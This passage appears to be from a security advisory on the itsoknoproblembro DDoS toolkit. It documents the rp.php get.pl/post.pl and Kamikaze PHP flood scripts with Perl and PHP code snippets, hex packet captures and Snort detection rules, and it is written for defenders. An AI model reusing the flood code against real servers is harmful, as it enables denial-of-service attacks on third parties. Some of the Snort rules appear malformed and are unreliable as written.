0050  41 6c 69 76 65 2c 20 4b 65 65 70 2d 41 6c 69 76  Alive, Keep-Aliv
0060  65 2c 20 4b 65 65 70 2d 41 6c 69 76 65 2c 20 54  e, Keep-Alive, T
0070  45 2c 20 63 6c 6f 73 65 0d 0a 43 61 63 68 65 2d  E, close...Cache-

```

0080	43 6f 6e 74 72 6f 6c 3a 20 6e 6f 2d 63 61 63 68	Control: no-cach
0090	65 0d 0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f 6c	e..Cache-Control
00a0	3a 20 6e 6f 2d 63 61 63 68 65 0d 0a 43 61 63 68	: no-cache..Cach
00b0	65 2d 43 6f 6e 74 72 6f 6c 3a 20 6e 6f 2d 63 61	e-Control: no-ca
00c0	63 68 65 0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a	che..Accept: /*
00d0	0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 41	..Accept: /*..A
00e0	63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 41 63 63 65	ccept: /*..Acce
00f0	70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 0d 0a 41	pt-Encoding: ..A
0100	63 63 65 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20	ccept-Encoding:
0110	0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e	..Accept-Encodin
0120	67 3a 20 0d 0a 41 63 63 65 70 74 2d 4c 61 6e 67	g: ..Accept-Lang
0130	75 61 67 65 3a 20 65 6e 2d 67 62 2c 65 6e 2d 75	uage: en-gb,en-u
0140	73 2c 66 72 2d 70 6f 2c 63 68 2d 6a 70 2c 6b 72	s,fr-po,ch-jp,kr
0150	2d 75 73 0d 0a 41 63 63 65 70 74 2d 4c 61 6e 67	-us..Accept-Lang
0160	75 61 67 65 3a 20 65 6e 2d 67 62 2c 65 6e 2d 75	uage: en-gb,en-u
0170	73 2c 66 72 2d 70 6f 2c 63 68 2d 6a 70 2c 6b 72	s,fr-po,ch-jp,kr
0180	2d 75 73 0d 0a 41 63 63 65 70 74 2d 4c 61 6e 67	-us..Accept-Lang
0190	75 61 67 65 3a 20 65 6e 2d 67 62 2c 65 6e 2d 75	uage: en-gb,en-u
01a0	73 2c 66 72 2d 70 6f 2c 63 68 2d 6a 70 2c 6b 72	s,fr-po,ch-jp,kr
01b0	2d 75 73 0d 0a 48 6f 73 74 3a 20 69 6e 66 6f 73	-us..Host: infos
01c0	74 72 65 65 74 2e 63 6f 64 6c 6e 67 0d 0a 55 73	treet.colong..Us
01d0	65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c	er-Agent: Mozill
01e0	61 2f 35 2e 30 20 28 57 69 6e 64 6f 77 73 3b 20	a/5.0 (Windows;
01f0	55 3b 20 57 69 6e 64 6f 77 73 20 4e 54 20 36 2e	U; Windows NT 6.
0200	31 3b 20 65 6e 2d 55 53 3b 20 72 76 3a 31 2e 39	1; en-US; rv:1.9
0210	2e 32 2e 36 29 20 47 65 63 6b 6f 2f 32 30 31 30	.2.6) Gecko/2010
0220	30 36 32 35 20 46 69 72 65 66 6f 78 2f 33 2e 36	0625 Firefox/3.6
0230	2e 36 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65	.6..Content-Type
0240	3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d	: application/x-
0250	77 77 77 2d 66 6f 72 6d 2d 75 72 6c 65 6e 63 6f	www-form-urlencoded
0260	64 65 64 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70	ded..Content-Typ
0270	65 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78	e: application/x
0280	2d 77 77 77 2d 66 6f 72 6d 2d 75 72 6c 65 6e 63	-www-form-urlencoded
0290	6f 64 65 64 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79	oded..Content-Ty
02a0	70 65 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f	pe: application/
02b0	78 2d 77 77 77 2d 66 6f 72 6d 2d 75 72 6c 65 6e	x-www-form-urle
02c0	63 6f 64 65 64 0d 0a 0d 0a	coded....

Recommended Mitigation (Snort Rule)

```

alert TCP $EXTERNAL_NET any -> $HOME_NET any (msg:"rp.php get.pl";\
content: "GET http://"; nocase; \
content: "HTTP/1.1|0d0a|TE\: deflate,gzip;q=0.3|0d0a|Connection\: Keep-Alive, Keep-Alive, Keep-Alive, TE,
close|0d0a|Cache-Control\: no-cache|0d0a|Cache-Control\: no-cache|0d0a|Cache-Control\: no-
cache|0d0a|Accept\: /*|0d0a|Accept\: /*|0d0a|Accept\: /*|0d0a|Accept-Encoding\: |0d0a|Accept-
Encoding\: |0d0a|Accept-Encoding\: |0d0a|Accept-Language\: en-gb,en-us,fr-po,ch-jp,kr-us|0d0a|Accept-
Language\: en-gb,en-us,fr-po,ch-jp,kr-us|0d0a|Accept-Language\: en-gb,en-us,fr-po,ch-jp,kr-us|0d0a|Host\:"; \
content: "|0d0a|User-Agent\: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.6) Gecko/20100625
Firefox/3.6.6|0d0a|Content-Type\: application/x-www-form-urlencoded|0d0a|Content-Type\: application/x-
www-form-urlencoded|0d0a|Content-Type\: application/x-www-form-urlencoded|0d0a||0d0a|"; \
reference:itsoknoproblembro; sid:10000010; rev:1;)

```

rp.php - post.pl

The post.pl file is generated by rp.php. Post.pl has functionality for generating POST floods and is able to make use of a proxy list. As opposed to get.pl, this script does not have the bug that replicates the headers three times, but the url variable only works with http:// and that is placed into the subset – yet another RFC violation to facilitate detection and mitigation.

Instruction

POST Data

```
method=get&query=bG9uZw==&proxy=127.0.0.1:80,127.0.0.1:8080&target=http://infostreet.co&process=10&time=100"
http://127.0.0.1/rp.php
```

Flood Type

POST Flood

Code Snippet

```
-----
\ $randstr = \ $strings[ rand @strings ];
\ $ua = new LWP::UserAgent(agent => 'Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.5) Gecko/20060719 Firefox/1.5.0.5');
\ $ua -> timeout(0.5);
\ $ua->proxy([qw(http https)] => 'http://'.\ $randstr);
my \ $req = POST \ $url, [ { $pstr } ];
\ $req->header(
  'Host' => \ $host,
  'Accept' => '/*/*',
  'Content-Type' => 'application/x-www-form-urlencoded',
  'Accept-Language' => 'en-gb,en-us,fr-po,ch-jp,kr-us',
  'Accept-Encoding' => '',
  'Cache-Control' => 'no-cache',
  'Connection' => 'Keep-Alive');
my \ $content = \ $ua->request(\ $req);
-----
```

Payload Sample

```
POST http://infostreet.co HTTP/1.1 ← randomized based on url
TE: deflate,gzip;q=0.3 ← static value
Connection: Keep-Alive, TE, close
Cache-Control: no-cache ← static value
Accept: /*/* ← static value
Accept-Encoding: ← static value
Accept-Language: en-gb,en-us,fr-po,ch-jp,kr-us ← static value
Host: infostreet.co
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.5) Gecko/20060719 Firefox/1.5.0.5 ← static value
Content-Length: 5
Content-Type: application/x-www-form-urlencoded ← static value
```



```

0000  50 4f 53 54 20 68 74 74 70 3a 2f 2f 69 6e 66 6f  POST http://info
0010  73 74 72 65 65 74 2e 63 6f 20 48 54 54 50 2f 31  street.co HTTP/1
0020  2e 31 0d 0a 54 45 3a 20 64 65 66 6c 61 74 65 2c  .1..TE: deflate,
0030  67 7a 69 70 3b 71 3d 30 2e 33 0d 0a 43 6f 6e 6e  gzip;q=0.3..Conn
0040  65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69  ection: Keep-Ali
0050  76 65 2c 20 54 45 2c 20 63 6c 6f 73 65 0d 0a 43  ve, TE, close..C
0060  61 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6e 6f  ache-Control: no
0070  2d 63 61 63 68 65 0d 0a 41 63 63 65 70 74 3a 20  -cache..Accept:
0080  2a 2f 2a 0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f  */*..Accept-Enco
0090  64 69 6e 67 3a 20 0d 0a 41 63 63 65 70 74 2d 4c  ding: ..Accept-L
00a0  61 6e 67 75 61 67 65 3a 20 65 6e 2d 67 62 2c 65  anguage: en-gb,e
00b0  6e 2d 75 73 2c 66 72 2d 70 6f 2c 63 68 2d 6a 70  n-us,fr-po,ch-jp
00c0  2c 6b 72 2d 75 73 0d 0a 48 6f 73 74 3a 20 69 6e  ,kr-us..Host: in
00d0  66 6f 73 74 72 65 65 74 2e 63 6f 0d 0a 55 73 65  fostreet.co..Use
00e0  72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61  r-Agent: Mozilla
00f0  2f 35 2e 30 20 28 57 69 6e 64 6f 77 73 3b 20 55  /5.0 (Windows; U
0100  3b 20 57 69 6e 64 6f 77 73 20 4e 54 20 35 2e 31  ; Windows NT 5.1
0110  3b 20 65 6e 2d 55 53 3b 20 72 76 3a 31 2e 38 2e  ; en-US; rv:1.8.
0120  30 2e 35 29 20 47 65 63 6b 6f 2f 32 30 30 36 30  0.5) Gecko/20060
0130  37 31 39 20 46 69 72 65 66 6f 78 2f 31 2e 35 2e  719 Firefox/1.5.
0140  30 2e 35 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e  0.5..Content-Len
0150  67 74 68 3a 20 35 0d 0a 43 6f 6e 74 65 6e 74 2d  gth: 5..Content-
0160  54 79 70 65 3a 20 61 70 70 6c 69 63 61 74 69 6f  Type: applicatio
0170  6e 2f 78 2d 77 77 77 2d 66 6f 72 6d 2d 75 72 6c  n/x-www-form-url
0180  65 6e 63 6f 64 65 64 0d 0a 0d 0a  encoded....
0000  6c 6f 6e 67 3d  long=

```

Recommended Mitigation (SNORT Rules)

```

alert TCP $EXTERNAL_NET any -> $HOME_NET any (msg:"rp.php post.pl";\
content: "POST http://"; nocase; \
content: " HTTP/1.1|0d0a|TE\: deflate,gzip;q=0.3|0d0a|Connection\: Keep-Alive, TE, close|0d0a|Cache-Control\:
no-cache|0d0a|Accept\: */*|0d0a|Accept-Encoding\: |0d0a|Accept-Language\: en-gb,en-us,fr-po,ch-jp,kr-
us|0d0a|Host\: "; \
content: "User-Agent\: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.5) Gecko/20060719
Firefox/1.5.0.5|0d0a|Content-Length\: "; \
content: "Content-Type\: application/x-www-form-urlencoded|0d0a| |0d0a|"; \
reference:itsoknoproblembro; sid:10000011; rev:1;)

```

Kamikaze (without cURL)

The Kamikaze PHP attack script is code that is sent to the define.inc.php file as evaluated code within a POST request. The code executes in memory on the infected machine and launches a GET flood against the target. The attack script makes use of randomized URLs in the attacking GET request and also makes use of randomized User-Agents.

Flood Type

GET Flood

Code Snippet

```
-----  
$ua = array( 'User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;)',  
            'Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.16) Gecko/20110929  
Iceweasel/3.5.16',  
            'IE/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR  
2.0.50727; .NET CLR 1.1.4322;)',  
            'Googlebot/2.1 ( http://www.googlebot.com/bot.html)',  
            'msnbot-Products/1.0 (+http://search.msn.com/msnbot.htm)',  
            'Opera/9.00 (Windows NT 5.1; U; en)', 'Safari/5.00 (Macintosh; U; en)',  
            'DoCoMo/2.0 SH902i (compatible; Y!J-SRD/1.0;  
http://help.yahoo.co.jp/help/jp/search/indexing/indexing-27.html)',  
            'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.4b) Gecko/20030505 Mozilla  
Firebird/0.6');  
  
function http_req(){  
    global $parts;  
    global $ua;  
    $rand = md5(microtime().rand(0,500));  
    $host = $parts['host'];  
    $path = $parts['path'];  
    if($path == '')  
        $path='/';  
    if(preg_match("/\?/", $path))  
        $path .= "&".substr($rand,0,5);  
    else  
        $path .= "?".substr($rand,0,5);  
    return "GET $path HTTP/1.1\r\n"  
        ."Host: $host\r\n"  
        ."User-Agent: ".$ua[rand(0,count($ua)-1)]."\r\n"  
        ."Accept: */*\r\n"  
        ."Accept-Language: en-us,en;q=0.5\r\n"  
        ."Accept-Encoding: deflate\r\n"  
        ."Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n"  
        ."X-FORWARDED-FOR: ".ipgen()."\r\n"  
        ."Via: ".ipgen()."\r\n"  
        ."CLIENT-IP: ".ipgen()."\r\n"  
        ."Connection: Keep-Alive\r\n"  
        ."Keep-Alive: ".rand(100,400)."\r\n"  
        ."Cache-Control: no-cache\r\n\r\n";  
}
```

Sample Payload

```
GET /info/?46e2b HTTP/1.1  
Host: 192.168.146.132  
User-Agent: IE/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 1.1.4322;)  
Accept: /*/  
Accept-Language: en-us,en;q=0.5  
Accept-Encoding: deflate  
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```

X-FORWARDED-FOR: 130.201.237.168
Via: 64.24.38.43
CLIENT-IP: 130.51.246.177
Connection: Keep-Alive
Keep-Alive: 228
Cache-Control: no-cache

```
0000  47 45 54 20 2f 6c 69 6e 66 6f 2f 3f 34 36 65 32  GET /linfo/?46e2
0010  62 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74  b HTTP/1.1..Host
0020  3a 20 31 39 32 2e 31 36 38 2e 31 34 36 2e 31 33  : 192.168.146.13
0030  32 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 49  2..User-Agent: I
0040  45 2f 35 2e 30 20 28 63 6f 6d 70 61 74 69 62 6c  E/5.0 (compatibl
0050  65 3b 20 4d 53 49 45 20 38 2e 30 3b 20 57 69 6e  e; MSIE 8.0; Win
0060  64 6f 77 73 20 4e 54 20 35 2e 31 3b 20 54 72 69  dows NT 5.1; Tri
0070  64 65 6e 74 2f 34 2e 30 3b 20 2e 4e 45 54 20 43  dent/4.0; .NET C
0080  4c 52 20 32 2e 30 2e 35 30 37 32 37 3b 20 2e 4e  LR 2.0.50727; .N
0090  45 54 20 43 4c 52 20 31 2e 31 2e 34 33 32 32 3b  ET CLR 1.1.4322;
00a0  29 0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a  )..Accept: /*..
00b0  41 63 63 65 70 74 2d 4c 61 6e 67 75 61 67 65 3a  Accept-Language:
00c0  20 65 6e 2d 75 73 2c 65 6e 3b 71 3d 30 2e 35 0d  en-us,en;q=0.5.
00d0  0a 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e 67  .Accept-Encoding
00e0  3a 20 64 65 66 6c 61 74 65 0d 0a 41 63 63 65 70  : deflate..Accep
00f0  74 2d 43 68 61 72 73 65 74 3a 20 49 53 4f 2d 38  t-Charset: ISO-8
0100  38 35 39 2d 31 2c 75 74 66 2d 38 3b 71 3d 30 2e  859-1,utf-8;q=0.
0110  37 2c 2a 3b 71 3d 30 2e 37 0d 0a 58 2d 46 4f 52  7,*;q=0.7..X-FOR
0120  57 41 52 44 45 44 2d 46 4f 52 3a 20 31 33 30 2e  WARDED-FOR: 130.
0130  32 30 31 2e 32 33 37 2e 31 36 38 0d 0a 56 69 61  201.237.168..Via
0140  3a 20 36 34 2e 32 34 2e 33 38 2e 34 33 0d 0a 43  : 64.24.38.43..C
0150  4c 49 45 4e 54 2d 49 50 3a 20 31 33 30 2e 35 31  LIENT-IP: 130.51
0160  2e 32 34 36 2e 31 37 37 0d 0a 43 6f 6e 6e 65 63  .246.177..Connec
0170  74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65  tion: Keep-Alive
0180  0d 0a 4b 65 65 70 2d 41 6c 69 76 65 3a 20 32 32  ..Keep-Alive: 22
0190  38 0d 0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f 6c  8..Cache-Control
01a0  3a 20 6e 6f 2d 63 61 63 68 65 0d 0a 0d 0a      : no-cache....
```

Recommended Mitigation (Snort Rule)

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 80,443 (msg:"KAMIKAZE GET FLOOD attack";
flow:established,to_server";\
content:"GET"; offset: 0";\
content:"HTTP/1.1|0d0a|Host\:"";\
content:"User-Agent\:"";\
content:"Accept\:"/*"|0d0a|Accept-Language\:"en-us,en;q=0.5|0d0a|Accept-Encoding\:"deflate|0d0a|Accept-
Charset\:"ISO-8859-1,utf-8;q=0.7,*;q=0.7|0d0a|X-FORWARDED-FOR\:"";\
content:"Via\:"";\
content:"CLIENT-IP\:"";\
content:"Connection\:"keep-alive|0d0a|Keep-Alive\:"";\
content:"|0d0a|Cache-Control\:"no-cache|0d0a||0d0a|";\
reference:itsoknoproblembro; sid:100000012; rev:1;)
```

Kamikaze (with cURL)

The kamikaze PHP attack script is code that is sent to the define.inc.php file as evaluated code within a POST request. The code executes in memory on the infected machine and launches a GET flood against the target. The attack script makes use of randomized URLs in the attacking GET request and also makes use of randomized User-Agents. If cURL is installed on the attacking machine, then the script makes repeated GET requests to itself in order to launch the attacks again. The Kamikaze with cURL attack also supports SSL. If cURL is not installed with an SSL target, machines without curl will default to Kamikaze (without cURL) on port 80.

Flood Type

GET Flood, SSL GET Flood

Code Snippet

```
$ua = array( 'User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;)',
            'Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.16) Gecko/20110929
Iceweasel/3.5.16',
            'IE/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET CLR 1.1.4322;)',
            'Googlebot/2.1 ( http://www.googlebot.com/bot.html)',
            'msnbot-Products/1.0 (+http://search.msn.com/msnbot.htm)',
            'Opera/9.00 (Windows NT 5.1; U; en)', 'Safari/5.00 (Macintosh; U; en)',
            'DoCoMo/2.0 SH902i (compatible; Y!J-SRD/1.0;
http://help.yahoo.co.jp/help/jp/search/indexing/indexing-27.html)',
            'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.4b) Gecko/20030505 Mozilla
Firebird/0.6');

function curl_opt($url){
    global $ua;
    $rand = md5(microtime().rand(0,500));
    if(preg_match("/\?/", $url))
        $url .= "&".substr($rand,0,5);
    else
        $url .= "?".substr($rand,0,5);
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_USERAGENT, $ua[rand(0,count($ua)-1)]);
    curl_setopt($ch, CURLOPT_FRESH_CONNECT, 1);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    curl_setopt($ch, CURLOPT_MAXREDIRS, 5);
    curl_setopt($ch, CURLOPT_ENCODING, 'deflate');
    curl_setopt($ch, CURLOPT_COOKIEFILE, "/tmp/sess_".$rand);
    curl_setopt($ch, CURLOPT_COOKIEJAR, "/tmp/sess_".$rand);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
    curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 300);
    curl_setopt($ch, CURLOPT_TIMEOUT, 300);
    curl_setopt($ch, CURLOPT_HTTPHEADER, array("X-FORWARDED-FOR: ".ipgen(),"Via:
".ipgen(),"CLIENT-IP: ".ipgen(),"Connection: keep-alive","Keep-Alive:
".rand(100,400)));
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
```

```

        return $ch;
    }
    function ipgen(){
        return rand(0,255).".".rand(0,255).".".rand(0,255).".".rand(0,255);
    }

```

Sample Payload

```

GET /linfo/?859a2 HTTP/1.1 ← randomized based on subset
User-Agent: DoCoMo/2.0 SH902i (compatible; Y!J-SRD/1.0;
http://help.yahoo.co.jp/help/jp/search/indexing/indexing-27.html) ← randomized value
Host: 192.168.146.132 ← random based on host input
Accept: /* ← static value
Accept-Encoding: deflate ← static value
X-FORWARDED-FOR: 245.205.250.203 ← static header, value pulled from server
Via: 73.139.138.240 ← static header, value pulled from server
CLIENT-IP: 82.160.254.84 ← static header, value pulled from server
Connection: keep-alive ← static value
Keep-Alive: 168 ← randomized value

```

```

0000  47 45 54 20 2f 6c 69 6e 66 6f 2f 3f 38 35 39 61  GET /linfo/?859a
0010  32 20 48 54 50 2f 31 2e 31 0d 0a 55 73 65 72  2 HTTP/1.1..User
0020  2d 41 67 65 6e 74 3a 20 44 6f 43 6f 4d 6f 2f 32  -Agent: DoCoMo/2
0030  2e 30 20 53 48 39 30 32 69 20 28 63 6f 6d 70 61  .0 SH902i (compa
0040  74 69 62 6c 65 3b 20 59 21 4a 2d 53 52 44 2f 31  tible; Y!J-SRD/1
0050  2e 30 3b 20 68 74 74 70 3a 2f 2f 68 65 6c 70 2e  .0; http://help.
0060  79 61 68 6f 6f 2e 63 6f 2e 6a 70 2f 68 65 6c 70  yahoo.co.jp/help
0070  2f 6a 70 2f 73 65 61 72 63 68 2f 69 6e 64 65 78  /jp/search/index
0080  69 6e 67 2f 69 6e 64 65 78 69 6e 67 2d 32 37 2e  ing/indexing-27.
0090  68 74 6d 6c 29 0d 0a 48 6f 73 74 3a 20 31 39 32  html)..Host: 192
00a0  2e 31 36 38 2e 31 34 36 2e 31 33 32 0d 0a 41 63  .168.146.132..Ac
00b0  63 65 70 74 3a 20 2a 2f 2a 0d 0a 41 63 63 65 70  cept: /*..Accep
00c0  74 2d 45 6e 63 6f 64 69 6e 67 3a 20 64 65 66 6c  t-Encoding: defl
00d0  61 74 65 0d 0a 58 2d 46 4f 52 57 41 52 44 45 44  ate..X-FORWARDED
00e0  2d 46 4f 52 3a 20 32 34 35 2e 32 30 35 2e 32 35  -FOR: 245.205.25
00f0  30 2e 32 30 33 0d 0a 56 69 61 3a 20 37 33 2e 31  0.203..Via: 73.1
0100  33 39 2e 31 33 38 2e 32 34 30 0d 0a 43 4c 49 45  39.138.240..CLIE
0110  4e 54 2d 49 50 3a 20 38 32 2e 31 36 30 2e 32 35  NT-IP: 82.160.25
0120  34 2e 38 34 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e  4.84..Connection
0130  3a 20 6b 65 65 70 2d 61 6c 69 76 65 0d 0a 4b 65  : keep-alive..Ke
0140  65 70 2d 41 6c 69 76 65 3a 20 31 36 38 0d 0a 0d  ep-Alive: 168...
0150  0a

```

Recommended Mitigation (Snort Rule)

```

alert tcp $EXTERNAL_NET any -> $HOME_NET 80,443 (msg:"Kamikaze with
Curl GET Flood attack"; flow:established,to_server";\
content: "GET"; offset: 0";\
content: "HTTP/1.1|0d0a|User-Agent\ ": "; nocase;\
content: "Host\ ": "; \
content: "Accept\ ": /*/*|0d0a|Accept-Encoding\ ": deflate|0d0a|X-FORWARDED-FOR\ ": "; \

```

```
content: "Via\: ";\  
content: "CLIENT-IP\: ";\  
content: "Connection\: keep-alive|0d0a|Keep-Alive\: ";\  
reference:itsoknoproblembro; sid:100000013; rev:1;)
```

Kamikaze Variant (without cURL)

The Kamikaze variant is similar to the original Kamikaze. The variant sends a GET flood with randomized URLs and randomized User-Agents. The difference between the variant and the original is the variant makes use of fewer headers.

Flood Type

GET Flood

Code Snippet

```
$ua = array( 'User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;)',  
            'Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.16) Gecko/20110929  
Iceweasel/3.5.16',  
            'IE/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR  
2.0.50727; .NET CLR 1.1.4322;)',  
            'Googlebot/2.1 ( http://www.googlebot.com/bot.html)',  
            'msnbot-Products/1.0 (+http://search.msn.com/msnbot.htm)',  
            'Opera/9.00 (Windows NT 5.1; U; en)', 'Safari/5.00 (Macintosh; U; en)',  
            'DoCoMo/2.0 SH902i (compatible; Y!J-SRD/1.0;  
http://help.yahoo.co.jp/help/jp/search/indexing/indexing-27.html)',  
            'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.4b) Gecko/20030505 Mozilla  
Firebird/0.6');  
  
return "GET $path HTTP/1.1\r\n"  
      . "Host: $host\r\n"  
      . "User-Agent: ".$ua[rand(0, count($ua)-1)]."\r\n"  
      . "Accept: */*\r\n"  
      . "Accept-Language: en-us,en;q=0.5\r\n"  
      . "Accept-Encoding: deflate\r\n"  
      . "Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n"  
      . "Connection: Keep-Alive\r\n"  
      . "Keep-Alive: ".rand(100,400)."\r\n"  
      . "Cache-Control: no-cache\r\n\r\n";
```

Sample Payload

```
GET /info/?06bd9 HTTP/1.1 ← randomized based on subset  
Host: 192.168.146.132  
User-Agent: msnbot-Products/1.0 (+http://search.msn.com/msnbot.htm) ← randomized value  
Accept: */* ← static value  
Accept-Language: en-us,en;q=0.5 ← static value  
Accept-Encoding: deflate ← static value  
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7 ← static value  
Connection: Keep-Alive ← static value
```

Keep-Alive: 348 ← random value
Cache-Control: no-cache ← static value

```
0000  47 45 54 20 2f 6c 69 6e 66 6f 2f 3f 30 36 62 64  GET /linfo/?06bd
0010  39 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74  9 HTTP/1.1..Host
0020  3a 20 31 39 32 2e 31 36 38 2e 31 34 36 2e 31 33  : 192.168.146.13
0030  32 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 6d  2..User-Agent: m
0040  73 6e 62 6f 74 2d 50 72 6f 64 75 63 74 73 2f 31  snbot-Products/1
0050  2e 30 20 28 2b 68 74 74 70 3a 2f 2f 73 65 61 72  .0 (+http://sear
0060  63 68 2e 6d 73 6e 2e 63 6f 6d 2f 6d 73 6e 62 6f  ch.msn.com/msnbo
0070  74 2e 68 74 6d 29 0d 0a 41 63 63 65 70 74 3a 20  t.htm)..Accept:
0080  2a 2f 2a 0d 0a 41 63 63 65 70 74 2d 4c 61 6e 67  /*..Accept-Lang
0090  75 61 67 65 3a 20 65 6e 2d 75 73 2c 65 6e 3b 71  uage: en-us,en;q
00a0  3d 30 2e 35 0d 0a 41 63 63 65 70 74 2d 45 6e 63  =0.5..Accept-Enc
00b0  6f 64 69 6e 67 3a 20 64 65 66 6c 61 74 65 0d 0a  oding: deflate..
00c0  41 63 63 65 70 74 2d 43 68 61 72 73 65 74 3a 20  Accept-Charset:
00d0  49 53 4f 2d 38 38 35 39 2d 31 2c 75 74 66 2d 38  ISO-8859-1,utf-8
00e0  3b 71 3d 30 2e 37 2c 2a 3b 71 3d 30 2e 37 0d 0a  ;q=0.7,*;q=0.7..
00f0  43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70  Connection: Keep
0100  2d 41 6c 69 76 65 0d 0a 4b 65 65 70 2d 41 6c 69  -Alive..Keep-Ali
0110  76 65 3a 20 33 34 38 0d 0a 43 61 63 68 65 2d 43  ve: 348..Cache-C
0120  6f 6e 74 72 6f 6c 3a 20 6e 6f 2d 63 61 63 68 65  ontrol: no-cache
0130  0d 0a 0d 0a                                     ....
```

Recommended Mitigation (Snort Rule)

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"KAMIKAZE
variant GET Flood"; flow:established,to_server";\
content:"GET"; offset: 0";\
content:"HTTP/1.1|0d0a|Host: "; \
content:"User-Agent\:"; \
content:"Accept\: */*|0d0a|Accept-Language\:en-us,en;q=0.5|0d0a|Accept-Encoding\: deflate";\
content:"Accept-Charset\: ISO-8859-1,utf-8;q=0.7,*;q=0.7";\
content:"Connection\: Keep-Alive|0d0a|Keep-Alive\:"; \
content: "Cache-Control\: no-cache|0d0a||0d0a|;\
reference:itsoknoproblembro; sid:100000014; rev:1;)
```

Kamikaze Variant (with cURL)

The Kamikaze variant is similar to the original Kamikaze. The variant sends a GET flood with randomized URLs and randomized User-Agents. The difference between the variant and the original is the variant makes use of fewer headers. The infected machine will continue to replay the attack if cURL is present. Furthermore, the cURL version supports SSL attacks. If cURL is not installed with an SSL target, machines without cURL will default to Kamikaze (without cURL) on port 80.

Flood Type

GET Flood, SSL Get Flood

Code Snippet

```
function curl_opt($url){
    global $ua;
    $rand = md5(microtime().rand(0,500));
    if(preg_match("/\?/", $url))
        $url .= "&".substr($rand,0,5);
    else
        $url .= "?".substr($rand,0,5);
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_USERAGENT, $ua[rand(0,count($ua)-1)]);
    curl_setopt($ch, CURLOPT_FRESH_CONNECT, 1);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    curl_setopt($ch, CURLOPT_MAXREDIRS, 5);
    curl_setopt($ch, CURLOPT_ENCODING, 'deflate');
    curl_setopt($ch, CURLOPT_COOKIEFILE, "/tmp/sess_".$rand);
    curl_setopt($ch, CURLOPT_COOKIEJAR, "/tmp/sess_".$rand);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
    curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 300);
    curl_setopt($ch, CURLOPT_TIMEOUT, 300);
    curl_setopt($ch, CURLOPT_HTTPHEADER,array("Connection: keep-alive","Keep-Alive:
300"));
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    return $ch;
}
```

Payload Sample

GET /linfo/?8d081 HTTP/1.1 ← randomized based on subset
User-Agent: Googlebot/2.1 (http://www.googlebot.com/bot.html) ← randomized value
Host: 192.168.146.132 ← random based on host input
Accept: /*/* ← static value
Accept-Encoding: deflate ← static value
Connection: keep-alive ← static value
Keep-Alive: 300 ← static value

```
0000  47 45 54 20 2f 6c 69 6e 66 6f 2f 3f 38 64 30 38  GET /linfo/?8d08
